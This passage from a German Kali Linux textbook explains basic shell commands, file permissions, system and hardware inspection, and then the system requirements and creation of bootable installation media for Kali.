Üblicherweise sind Anwendungskonfigurationsdateien direkt in Ihrem Home-Verzeichnis gespeichert und die Dateinamen beginnen in der Regel mit einem Punkt. Dabei sollten Sie beachten, dass Dateinamen, die mit einem Punkt beginnen, standardmäßig ausgeblendet sind. Um diese versteckten Dateien auch auflisten zu können, müssen Sie die Option `-a` für den Befehl `ls` mitgeben – also `ls -a`.

Es gibt auch einige Programme, die mehrere Konfigurationsdateien in einem Verzeichnis verwenden (z.B. *~/.ssh/*). Andere Programme (z.B. der Browser Firefox) speichern in ihrem Verzeichnis auch einen Cache mit heruntergeladenen Daten. Das heißt, dass diese Verzeichnisse auch viel Speicherplatz verbrauchen können.

Die Konfigurationsdateien, die direkt im Home-Verzeichnis des Benutzers liegen, bezeichnet man häufig als »Dotfiles«. Diese Konvention ist schon so lange verbreitet, dass diese Verzeichnisse überfüllt sein können. Es gibt aber glücklicherweise auch gemeinsame Anstrengungen unter dem Dach der FreeDesktop.org, aus der die XDG Base Directory Specification hervorgegangen ist, eine Konvention festzusetzen, die darauf abzielt, diese Dateien und Verzeichnis zu bereinigen. In dieser Spezifikation wurde vereinbart, dass Konfigurationsdateien unter *~/.config*, Cache-Dateien unter *~/.cache* und Anwendungsdateien unter *~/.local* (oder deren Unterverzeichnissen) gespeichert werden sollen. Glücklicherweise wird diese Konvention immer häufiger bereits berücksichtigt.

4 Daemon oder auch Dämon bezeichnet in Linux ein Programm, das im Hintergrund abläuft und bestimmte Dienste zur Verfügung stellt.

Grafische Desktops verfügen normalerweise über Verknüpfungen, mit denen Inhalte des Verzeichnisses *~/Desktop/* angezeigt werden können (oder auch entsprechende Übersetzungen für Systeme, die nicht auf Englisch konfiguriert sind).

2.4 Hilfreiche Befehle

2.4.1 Anzeigen und Ändern von Text-Dateien

Der Befehl `cat file` liest die Datei und zeigt den Inhalt am Terminal an. Sollte die Datei zu groß sein, um auf einen Bildschirm zu passen, kann man wie auf einem Pager Seite für Seite durchscrollen.

Der Editor-Befehl (abhängig vom Editor) startet einen Texteditor (wie Vi oder Nano) und ermöglicht das Erstellen, Ändern und Lesen von Textdateien. Einfache Dateien können manchmal dank Redirection[5] mit `Befehl >Datei` erstellt werden. Es wird eine Datei mit dem Namen *file* erzeugt, die die Ausgabe des Befehls als Inhalt hat. Mit `Befehl >>Datei` funktioniert es ähnlich, nur die Ausgabe des Befehls wird an die Datei angehängt, statt diese zu überschreiben.




Abb. 2.6: Ausgabe von Befehlen in Datei umleiten

2.4.2 Suche nach Dateien und innerhalb von Dateien

Mit dem Befehl `find` *`Verzeichnis Kriterien`* sucht man nach Dateien der Hierarchie des *Verzeichnisses* nach den angegebenen *Kriterien*. Das häufigste verwendete Kriterium ist `-name` *`Dateiname`*, mit dem Sie nach einem Dateinamen suchen können. Sie können auch die gebräuchlichen Wildcards, wie »*« im Dateinamen für die Suche verwenden.

5 Bei Redirection wird die Ausgabe, die ein Befehl üblicherweise am Bildschirm ausgibt, stattdessen in eine Datei geschrieben.

```
root@ictekali:~# find /etc -name hosts
/etc/avahi/hosts
/etc/hosts
root@ictekali:~# find /etc -name "hosts*"
/etc/hosts.allow
/etc/avahi/hosts
/etc/hosts.deny
/etc/hosts
root@ictekali:~#
```

Abb. 2.7: Der Befehl `find` mit dem Suchkriterium `-name` in unterschiedlichen Varianten

Mit `grep` *`Ausdruck Datei`* durchsuchen Sie den Inhalt einer Datei und extrahieren Zeilen, die mit dem regulären Ausdruck übereinstimmen. Wollen Sie eine rekursive Suche nach Dateien in allen Verzeichnissen durchführen, verwenden Sie die Option `-r`. Auf diese Weise können Sie nach einer Datei suchen, wenn Sie nur einen Teil des Inhalts kennen.

2.4.3 Prozesse verwalten

Um alle gerade ausgeführten Prozesse aufzulisten, verwenden Sie den Befehl `ps aux`. Durch das Anzeigen der PID (Prozess-ID) können Sie diese Prozesse identifizieren. Kennen Sie die PID eines Prozesses, so können Sie mit dem Befehl `kill -signal PID` ein Signal an den Prozess senden, um diesen sofort zu beenden – vorausgesetzt Sie sind der Eigentümer des Prozesses. Es gibt mehrere Signale. Am häufigsten werden `TERM` – eine Aufforderung, den Prozess ordnungsgemäß zu beenden – und `KILL` – um den Prozess sofort zu beenden (killen) – verwendet.

Der Befehlsinterpreter kann Programme auch im Hintergrund ausführen, wenn dem Befehl ein »&« folgt. Mit dem kaufmännischen »Und« können Sie die Kontrolle über die Shell sofort wieder übernehmen, auch wenn der Befehl noch ausgeführt wird – als Hintergrundprozess wird dieser ausgeblendet.

Mit dem Befehl `jobs` listen Sie alle im Hintergrund laufenden Prozesse auf. Wenn Sie `fg %job-number` eingeben, bringt der Befehl den Job in den Vordergrund. Wird ein Befehl im Vordergrund ausgeführt (entweder weil er normal gestartet wurde oder mit `fg` wieder in den Vordergrund gebracht wurde), halten Sie mit der Tastenkombination Strg+Z den Vorgang an und übernehmen wieder die Steuerung des Terminals. Der Prozess kann dann im Hintergrund mit `bg% job-number` neu gestartet werden.

2.4.4 Rechte verwalten

Bei Linux handelt es sich um ein Multi-User-System, deshalb ist es auch erforderlich, ein Berechtigungssystem zur Steuerung einer Reihe von autorisierten Vorgängen für Dateien und Verzeichnisse bereitzustellen. Das Berechtigungssystem muss dabei alle Systemressourcen und Geräte umfassen – auf einem Unix-System

wird jedes Gerät durch eine Datei oder ein Verzeichnis dargestellt. Dieses Prinzip haben alle Unix-basierenden Systeme gemeinsam.

Eine jede Datei und ein jedes Verzeichnis verfügt dabei über bestimmte Berechtigung für drei Benutzerkategorien:

- **Besitzer (Owner):** wird durch ein `u` wie in User gekennzeichnet
- **Besitzergruppe (owner group):** wird durch ein `g` wie in group gekennzeichnet
- **Die Anderen (others):** wird durch ein `o` gekennzeichnet

Diese drei Typen von Rechten können kombiniert werden:

- **Lesen (reading):** durch ein `r` gekennzeichnet
- **Schreiben (writing):** durch ein `w` gekennzeichnet
- **Ausführen (executing):** durch ein `x`, wie in e**x**ecute, gekennzeichnet

Bei einer Datei sind diese Rechte einfach zu verstehen: Der Lesezugriff ermöglicht Ihnen das Lesen des Inhalts – inklusive Kopieren –, mit dem Schreibzugriff können Sie die Datei verändern und mit dem Ausführen-Zugriff kann ein Programm auch ausgeführt werden – das funktioniert aber nur, wenn es sich um ein Programm handelt.

Für eine ausführbare Datei sind zwei bestimmte Rechte relevant: setuid und setgid (durch `s` gekennzeichnet). Zu beachten gilt, dass man häufig von Bit spricht, da jeder dieser booleschen Werte durch eine 0 oder eine 1 dargestellt werden kann. Diese beiden Rechte ermöglichen jedem Benutzer die Ausführung des Programms mit den Rechten des Eigentümers bzw. der Gruppe. Dieser Mechanismus gewährt Zugriff auf Funktionen, für die höhere Berechtigungen als normalerweise erforderlich sind. Da setuid Root-Programme systematisch unter der Superuser-Identität ausführt, ist es sehr wichtig, dass das Programm sicher und zuverlässig ist. Jeder Benutzer, der es schafft, ein setuid-Programm zu unterwandern, um einen Befehl seiner Wahl aufzurufen, könnte sich als Root-Benutzer ausgeben und alle Rechte auf dem System besitzen. Penetrationstester suchen regelmäßig nach diesen Datentypen, wenn sie Zugriff auf ein System erhalten, um die Rechte zu erweitern.

Ein Verzeichnis wird nicht wie eine Datei behandelt. Lesezugriff gibt das Recht, das Inhaltsverzeichnis (Dateien und Verzeichnisse) zu sehen; der Schreibzugriff ermöglicht das Erstellen oder Löschen von Dateien und Verzeichnissen; das Ausführen-Recht ermöglicht das Durchsuchen des Verzeichnisses und auf dessen Inhalt zuzugreifen (z.B. mit dem Befehl `cd`). Die Möglichkeit, in ein Verzeichnis zu wechseln, ohne Lesezugriff zu besitzen, erlaubt es dem Benutzer, namentlich auf bekannte Einträge darin zuzugreifen. Er kann diese aber nicht finden, ohne deren genauen Namen und Pfad zu kennen.

Sicherheitshinweis

Das setgid-Bit gilt auch für Verzeichnisse. Jedem neu erstellten Element in einem solchen Verzeichnis wird automatisch die Eigentümergruppe des übergeordneten Verzeichnisses zugewiesen, anstatt die Hauptgruppe des Erstellers zu erben. Deshalb müssen Sie die Hauptgruppe nicht (mit dem Befehl `newgrp`) ändern, wenn Sie in einem Verzeichnisbaum arbeiten, der von mehreren Benutzern mit der gleichen dedizierten Gruppe gemeinsam genutzt wird. Das Sticky-Bit – durch `t` symbolisiert – ist eine Berechtigung, die nur in Verzeichnissen nützlich ist. Es wird insbesondere für temporäre Verzeichnisse verwendet, in denen jeder Schreibzugriff hat – z.B. */tmp/*: Es schränkt das Löschen von Dateien ein, sodass nur deren Eigentümer oder der Eigentümer des übergeordneten Verzeichnisses diese löschen kann. Ansonsten könnte jeder Dateien anderer Benutzer in */tmp/* löschen.

Drei Befehle steuern die mit einer Datei bzw. einem Verzeichnis verknüpften Berechtigungen:

- `chown` *`User Datei`*: ändert den Besitzer einer Datei/eines Verzeichnisses
- `chggrp` *`Gruppe Datei`*: ändert die Eigentümer-Gruppe
- `chmod` *`Rechte Datei`*: ändert die Zugriffsrechte

Hinweis

Häufig möchten Sie die Gruppe einer Datei gleichzeitig mit dem Eigentümerwechsel ändern. Der Befehl dazu hat eine spezielle Syntax: `chown` *`User:Gruppe Datei`*.

Sie haben zwei Möglichkeiten, Rechte darzustellen. Am einfachsten zu verstehen und zu merken ist wahrscheinlich die symbolische Darstellung. Es handelt sich dabei um die bereits genannten Buchstabensymbole. Sie können die Rechte für jede Benutzerkategorie (`u`/`g`/`o`) definieren, indem Sie diese explizit festlegen (`=`) oder durch Hinzufügen (`+`) bzw. Wegnehmen (`-`). Das würde bei der Formel `u=rwx,g+rw,o-r` Folgendes ergeben:

- Eigentümer (owner) – `u` – erhält Lese-, Schreib- und Ausführrechte.
- Eigentümergruppe (owner group) – `g` – werden Lese- und Schreibrechte hinzugefügt.
- Rest (Andere/others) – `o` – alle anderen Benutzer, die nicht in die ersten beiden Gruppen fallen, verlieren ihre Leserechte.

Rechte, die durch Hinzufügen oder Entfernen nicht geändert werden, bleiben unverändert. Der Buchstabe `a` deckt dabei alle drei Benutzerkategorien ab, sodass

`a=rx` allen drei Kategorien die gleichen Rechte – Lesen und Ausführen, aber nicht Schreiben – einräumt.

Die (oktale) numerische Darstellung ordnet jedem Recht einen Wert zu: 4 zum Lesen, 2 zum Schreiben und 1 zum Ausführen. Verknüpft man jede Kombination von Rechten mit der Summe der drei Zahlen und jeder Benutzerkategorie, wird in der üblichen Reihenfolge (Eigentümer, Gruppe, Andere) ein Wert zugewiesen.

Wird beispielsweise der Befehl `chmod 754 Datei` ausgeführt, so werden folgende Rechte festgelegt:

- Lesen, Schreiben und Ausführen für den Eigentümer (da 7 = 4 + 2 + 1)
- Lesen und Ausführen für die Gruppe (da 5 = 4 + 1)
- Schreibgeschützt für andere (4 = nur Leserechte)

Die 0 bedeutet keine Rechte, somit würde `chmod 600 Datei` nur Lese- und Schreibrechte für den Besitzer und keine Rechte für alle anderen bedeuten. Die häufigste Kombination ist 755 für ausführbare Dateien und Verzeichnisse und 644 für Datendateien.

Um Sonderrechte zu vergeben, können Sie dieser Zahl nach dem gleichen Prinzip eine vierte Ziffer voranstellen, wobei die Bits setuid, setgid und sticky jeweils 4, 2 und 1 sind. Der Befehl `chmod 4754` ordnet das stuid-Bit den zuvor beschriebenen Rechten hinzu.

Beachten Sie dabei, dass bei der Verwendung der Oktalnotation nur alle Rechte auf einmal für eine Datei festgelegt werden können. Sie können diese nicht dazu verwenden, ein neues Recht hinzuzufügen, z.B. einen Lesezugriff für den Gruppeneigentümer, da Sie die vorhandenen Rechte berücksichtigen und einen neuen entsprechenden numerischen Wert berechnen müssen. Die oktale Darstellung wird auch mit dem Befehl `umask` verwendet, mit dem die Berechtigungen für neu erstellte Dateien eingeschränkt werden. Wenn eine Anwendung eine Datei erstellt, weist sie indikative Berechtigungen zu, in dem Wissen, dass das System die mit `umask` definierten Rechte automatisch entfernt. Gibt man `umask` in der Shell ein, sieht man eine Maske wie 0022. Das ist eine einfache oktale Darstellung der Rechte, die systematisch entfernt werden müssen (in diesem Fall die Schreibrechte für die Gruppe und andere Benutzer).

Wenn Sie einen neuen Oktalwert eingeben, ändert der Befehl `umask` die Maske. In einer Shell-Initialisierungsdatei (z.B. *~/.bash_profile*) wird die Standardmaske für die Arbeitssitzung geändert.

Tipp

Manchmal müssen die Rechte für einen gemeinsamen Verzeichnisbaum geändert werden. Alle oben angeführten Befehle besitzen die Option `-R`, um in Unter-

verzeichnissen rekursiv zu arbeiten. Die Unterscheidung zwischen Verzeichnissen und Dateien verursacht manchmal Probleme mit rekursiven Operationen. Deshalb wurde der Buchstabe »X« in die symbolische Darstellung von Rechten eingefügt. Er stellt ein Ausführungsrecht dar, das nur für Verzeichnisse gilt – und nicht für Dateien, denen dieses Recht fehlt. Daher fügt `chmod -R a+X` *`Verzeichnis`* nur Ausführungsrechte für alle Benutzerkategorien (`a`) für alle Unterverzeichnisse und Dateien hinzu, für die mindestens eine Benutzerkategorie bereits Ausführungsrechte besitzt (auch wenn es nur ihr alleiniger Eigentümer ist).

2.4.5 Systeminformationen und Logs aufrufen

Der Befehl `free` gibt Informationen zum Arbeitsspeicher (Memory) aus, *disk free* (`df`) berichtet den verfügbaren Speicherplatz von jeder dem System angehängten Festplatte. Die Option `-h` (für Menschen lesbar) konvertiert die Größe in eine besser lesbare Einheit – üblicherweise Mega- oder Gigabyte. In ähnlicher Weise unterstützt der Befehl `free` auch die Optionen `-m` und `-g` und zeigt seine Daten entweder in Mega- oder in Gigabyte an.

```
root@ictekali:~# free
              total        used        free      shared  buff/cache   available
Mem:        2043104      817808      588760       18704      636536     1054948
Swap:       2095100           0     2095100
root@ictekali:~# df
Dateisystem    1K-Blöcke  Benutzt Verfügbar Verw% Eingehängt auf
udev              989872        0    989872    0% /dev
tmpfs             204312     6436    197876    4% /run
/dev/sda1       79980100 17821204  58053120   24% /
tmpfs            1021552        0   1021552    0% /dev/shm
tmpfs               5120        0      5120    0% /run/lock
tmpfs            1021552        0   1021552    0% /sys/fs/cgroup
tmpfs             204308       16    204292    1% /run/user/135
tmpfs             204308       28    204280    1% /run/user/0
root@ictekali:~#
```

Abb. 2.8: Die Befehle `free` und disk free (`df`)

Der Befehl `id` zeigt die Identität des Users an, der die Sitzung ausführt, sowie die Liste der Gruppen, zu denen er gehört. Da der Zugriff auf einige Dateien und Geräte möglicherweise auf Gruppenmitglieder beschränkt ist, kann eine Überprüfung der verfügbaren Gruppenmitgliedschaften hilfreich sein.

Der Befehl `uname -a` gibt eine einzelne Zeile zurück, in der der Name des Kernels (Linux), der Hostname, das Kernel-Release, die Kernel-Version, der Maschinentyp (ein Architekturstring, wie x86_64) und der Name des Betriebssystems (GNU/Linux) stehen. Die Ausgabe dieses Befehls sollte normalerweise in Fehlerberichten

enthalten sein, da sie den verwendeten Kernel und die verwendete Hardwareplattform, auf der sie ausgeführt werden, klar definiert.

Diese Befehle liefern zwar Laufzeitinformationen, aber um zu verstehen, was auf dem Computer passiert, sollten Sie die Protokolle zur Hilfe nehmen. Vor allem der Kernel sendet Nachrichten, die in einen Ringbuffer gespeichert werden, wenn etwas Interessantes passiert (z.B. Einstecken eines neuen USB-Geräts, eine fehlerhafte Festplattenoperation oder eine erste Hardwareerkennung beim Booten). Sie können die Kernel-Protokolle mit dem Befehl `dmesg` abrufen.

Das Journal von Systemd[6] speichert auch mehrere Protokolle (stdout-/stderr-Ausgabe von Daemons, Syslog-Nachrichten, Kernelprotokollen) und macht es einfach, sie mit `journalctl` abzufragen. Ohne Argumente werden alle verfügbaren Protokolle in chronologischer Reihenfolge gesichert. Mit der Option `-r` wird die Reihenfolge umgekehrt, sodass neuere Nachrichten zuerst angezeigt werden. Mit der Option `-f` werden fortlaufend neue Protokolleinträge gespeichert, indem sie an die Datenbank angehängt werden. Die Option `-u` kann die Nachrichten auf die von einer bestimmten Systemeinheit ausgegebenen Nachrichten beschränken (z.B. `journalctl -u ssh.service`).

2.4.6 Hardware erkennen

Der Kernel speichert viele Details über erkannte Hardware in den virtuellen Dateisystemen */proc/* und */sys/*. Mehrere Tools fassen diese Details zusammen. Dazu gehören

- Ispci (im Paket pciutils), das PCI-Geräte auflistet
- Isusb (im Paket usbutils), das USB-Geräte auflistet
- Ispcmcia (im Paket pcmciautils), das PCMCIA-Karten auflistet

Diese Tools sind nützlich, um das genaue Modell eines Geräts zu identifizieren. Diese Identifizierung ermöglicht präzisere Suchvorgänge im Internet, die zu relevanteren Ergebnissen führt. Die Tools pciutils und usbutils werden bereits im Kali-Basissystem mitgeliefert, pcmciautils muss jedoch erst installiert werden (`apt-get install pcmciautils`).

Bei diesen Tools bietet die Option `-v` die Möglichkeit, noch viel detailliertere – aber in der Regel nicht benötigte – Informationen angezeigt zu bekommen. Der Befehl `lsdev` (im Paket procinfo – muss erst mit `apt-get install procinfo` installiert werden) listet die von Geräten verwendeten Kommunikationsressourcen auf.

6 Systemd ist ein Hintergrundprozess, der als Erstes gestartet wird und dient zum Starten, Überwachen und Beenden von weiteren Prozessen.




Abb. 2.9: Beispiel der Informationen, die lspci und lssub liefern

Das lshw-Tool (muss mit `apt-get install lshw` installiert werden) ist eine Kombination der oben genannten Tools und zeigt eine Beschreibung der gefundenen Hardware auf hierarchische Weise an. Eine vollständige Ausgabe von `lshw` sollte an jedem Bericht über Hardware-Support-Probleme angehängt werden.

2.5 Zusammenfassung

In diesem Kapitel haben Sie einen Kurzüberblick über die Linux-Landschaft bekommen. Das Konzept von Kernel- und Userspace und viele Linux-Shell-Befehle wurden erläutert wie auch die Prozesse und deren Verwaltung sowie das Benutzer- und Gruppensicherheitskonzept erklärt. Außerdem sind das FHS und einige der gebräuchlichsten Verzeichnisse und Dateien unter Kali Linux vorgestellt worden.

- Linux wird oft verwendet, um auf das gesamte Betriebssystem zu verweisen, jedoch handelt es sich bei Linux selbst um den Betriebssystemkern, der vom Bootloader gestartet wird, der selbst vom BIOS bzw. UEFI geladen wird.
- Der User-Space bezeichnet alles, was außerhalb des Kernels passiert. Unter den Programmen, die im User-Space ausgeführt werden, gibt es viele Kerndienstprogramme aus dem GNU-Projekt, die meistens über die Shell ausge-

führt werden (eine textbasierte Oberfläche, über die Befehle eingegeben, ausgeführt und die Ergebnisse angezeigt werden können).

- Zu den allgemeinen Befehlen gehören:
  - `pwd` – Arbeitsverzeichnis drucken
  - `cd` – Verzeichnis ändern
  - `ls` – Datei- und Verzeichnisinhalt auflisten
  - `mkdir` – Verzeichnis erstellen
  - `rmdir` – Verzeichnis entfernen
  - `mv`, `rm` und `cp` – Verschieben, Entfernen und Kopieren von Dateien bzw. Verzeichnissen
  - `cat` – Verketten oder Anzeigen von Dateien
  - `editor` – startet einen Texteditor
  - `find` – findet eine Datei oder ein Verzeichnis
  - `free` – zeigt den freien Memory-Speicher an
  - `df` – zeigt den freien Speicherplatz der Festplatten an
  - `id` – zeigt die Identität eines Benutzers zusammen mit einer Liste der Gruppen, zu denen er gehört, an
  - `dmesg` – Überprüfung der Kernel-Protokolle
  - `journalcttl` – zeigt alle verfügbaren Protokolle an
- Die Hardware auf einem Kali-System kann mit mehreren Befehlen überprüft werden:
  - `lspci` – listet die PCI-Geräte auf
  - `lsusb` – listet die USB-Geräte auf
  - `lspcmia` – listet die PCMCIA-Karten auf
- Ein Prozess ist eine laufende Instanz eines Programms, die Speicher benötigt, um sowohl das Programm selbst als auch seine Betriebsdaten zu speichern. Man kann die Prozesse mit folgenden Befehlen verwalten:
  - `ps` – Prozesse anzeigen
  - `kill` – Prozesse beenden
  - `bg` – Prozesse in den Hintergrund verschieben
  - `fg` – Hintergrundprozesse in den Vordergrund verschieben
  - `jobs` – zeigt Hintergrundprozesse an
- Unix-ähnliche Systeme sind Mehrbenutzersysteme. Das heißt, sie unterstützen mehrere Benutzer und Gruppen und ermöglichen die Steuerung von Aktionen basierend auf Berechtigungen. Sie können Datei- und Verzeichnisrechte mit verschiedenen Befehlen verwalten:

  - `chmod` – Berechtigungen ändern
  - `chown` – Besitzer ändern
  - `chgrp` – Gruppe ändern
- Wie auch bei anderen professionellen Linux-Distributionen ist Kali Linux so organisiert, dass es mit dem Filesystem Hierarchy Standard (FHS) konsistent ist, sodass Benutzer, die Erfahrungen mit anderen Linux-Distributionen haben, sich auch in Kali Linux leicht zurechtfinden.

Üblicherweise werden Anwendungskonfigurationsdateien in Ihrem Ausgangsverzeichnis in versteckten Dateien oder Verzeichnissen gespeichert, die mit einem Punkt beginnen.

Nach diesem Kapitel sollten Sie die Grundlagen von Linux kennen und Sie können im nächsten Schritt Kali Linux installieren und starten.

Kapitel 3

Installation von Kali

In diesem Kapitel konzentrieren wir uns auf den Installationsprozess. Ich beschreibe die Mindestanforderungen für die Installation, damit Ihr reales oder virtuelles System für die Art der Installation, die Sie ausführen, optimal konfiguriert ist. Anschließend werden wir in Abschnitt 3.2 eine einfache Installation sowie eine Installation mit einem verschlüsselten Dateisystem durchführen. Ich zeige Ihnen auch, wie Sie Kali Linux als ein zweites Betriebssystem neben Windows verwenden können sowie als Subsystem unter Windows. Darüber hinaus erfahren Sie, wie Sie die Installation von Kali auf einem Raspberry Pi durchführen. Zum Abschluss zeige ich Ihnen, wie Sie im seltenen Fall eines Installationsfehlers vorgehen können, um das Problem zu lösen und eine schwierige Installation erfolgreich abzuschließen.

3.1 Systemanforderungen

Die Installation von Kali Linux auf Ihrem Computer ist ein einfacher Vorgang. Dazu benötigen Sie als Erstes eine kompatible Hardware. Kali wird von i386-, amd64- und ARM-Plattformen – auch Armel- und Armhf-Plattformen – unterstützt. Die unten angeführten Hardwareanforderungen sind die minimalen Anforderungen – mit einer besseren Hardware erhält man natürlich bessere Leistungen. Die i386-Images verfügen über einen Standard-PAE-Kernel, sodass sie auf Systemen mit mehr als 4 GB ausgeführt werden können. Laden Sie das Kali Linux herunter und brennen Sie das ISO entweder auf eine DVD oder bereiten Sie einen USB-Stick mit Kali Linux Live als Installationsmedium vor.

Installationsvoraussetzungen

- Mindestens 20 GB Festplattenspeicher
- RAM für i386- und amd64-Architekturen
  - Minimum: 1 GB RAM
  - Empfohlen: 2 GB RAM oder mehr
- Unterstützung für CD/DVD-Laufwerke bzw. USB-Boot-Unterstützung
- Bootfähiges Installationsmedium (CD/DVD oder USB-Stick)

3.2 Erstellen eines bootfähigen Mediums

3.2.1 Herunterladen des ISO-Images

Die Kali-Linux-ISO-Images finden Sie auf der Kali-Homepage unter DOWNLOADS[1]. Da Kali sehr beliebt ist, kann man auch auf zahlreichen anderen Webseiten Kali-Images zum Download finden, aber bei diesen Quellen sollten Sie vorsichtig sein, denn es ist immer fraglich, wie vertrauenswürdig diese sind. Möglicherweise sind sie mit Malware infiziert oder richten auf eine andere Weise Schaden auf Ihrem System – oder noch schlimmer bei Ihren Kunden – an.

Abb. 3.1: Zum Download angebotene ISO-Images

1 https://www.kali.org/downloads/

Ich empfehle Ihnen, das ISO-Image ausschließlich von der offiziellen Quelle, also der Kali-Webseite, herunterzuladen. Die offizielle Download-Seite enthält eine Liste der verfügbaren ISO-Images, wie in Abbildung 3.1 dargestellt.

Images, die mit 32- oder 64-Bit gekennzeichnet sind, sind für CPUs geeignet, wie man sie in den meisten modernen Desktops und Laptops findet. Die modernen Computer haben höchstwahrscheinlich einen 64-Bit-Prozessor, sollten Sie jedoch nicht sicher sein, können Sie auch die 32-Bit-Version herunterladen. Alle 64-Bit-Prozessoren können auch 32-Bit-Anweisungen ausführen.

Sollten Sie Kali auf einem Embedded Device, Smartphone, Chromebook oder einem anderen Gerät mit einem ARM-Prozessor installieren, dann müssen Sie die Armel- oder Armhf-Images verwenden.

Sobald Sie sich für das gewünschte Image entschieden haben, können Sie es herunterladen, indem Sie in der entsprechenden Zeile auf HTTP klicken. Es besteht auch die Möglichkeit, das Image von einem BitTorrent-Peer-to-Peer-Netzwerk herunterzuladen, indem Sie auf TORRENT klicken. Sie benötigen dafür zusätzlich einen BitTorrent-Client.

3.2.2 Kopieren des Images auf ein bootfähiges Medium

Wenn Sie sich dafür entscheiden, Kali Linux nicht auf einer virtuellen Maschine auszuführen, ist das ISO-Image als Datei nur eingeschränkt verwendbar. Sie sollten es auf eine DVD brennen oder auf einen USB-Stick kopieren, damit Sie Kali Linux auf Ihrem Computer booten können.

In diesem Abschnitt werden wir uns darauf konzentrieren, einen bootfähigen USB-Stick zu erstellen, da es die am häufigsten verwendete Variante ist. Außerdem ist der Vorgang, wie eine DVD-ROM gebrannt wird, je nach Plattform und Umgebung sehr unterschiedlich. Häufig reicht es, mit einem Klick der rechten Maustaste auf die *iso*-Datei das Kontextmenü aufzurufen. Dort gibt es dann ein Menüelement, wie DATENTRÄGERABBILD BRENNEN, um den Brennvorgang zu starten.

Erstellen eines bootfähigen USB-Sticks unter Windows

Um einen bootfähigen USB-Stick zu erstellen, benötigen Sie ein Tool wie den BalenaEtcher[2]. Schließen Sie nach der Installation des Tools Ihren USB-Stick an Ihren Windows-PC an.

2 https://www.balena.io/etcher/

Starten Sie Linux Live USB Creator und wählen Sie die Kali-Linux-ISO-Datei, die Sie auf den USB-Stick kopieren möchten. Wenn der richtige USB-Stick ausgewählt ist, dann brauchen Sie nur noch den »Kopiervorgang« zu starten.




Abb. 3.2: BelanaEtcher – bootfähigen USB-Stick unter Windows erstellen

Erstellen eines bootfähigen USB-Sticks unter Linux

Das Erstellen eines bootfähigen USB-Sticks unter Linux ist einfach. Die GNOME-Desktop-Umgebung, die in vielen Linux-Distributionen, wie früher auch Kali, standardmäßig installiert ist, wird mit einem Festplatten-Dienstprogramm[3] (*gnome-disk-utility*) mitgeliefert. Dieses Programm zeigt eine Liste von Datenträgern an, die dynamisch aktualisiert wird, wenn Sie einen Datenträger ein- oder ausstecken. Sie müssen Ihren USB-Stick aus der Liste der Datenträger auswählen, um detailliertere Informationen angezeigt zu bekommen (Abbildung 3.3).

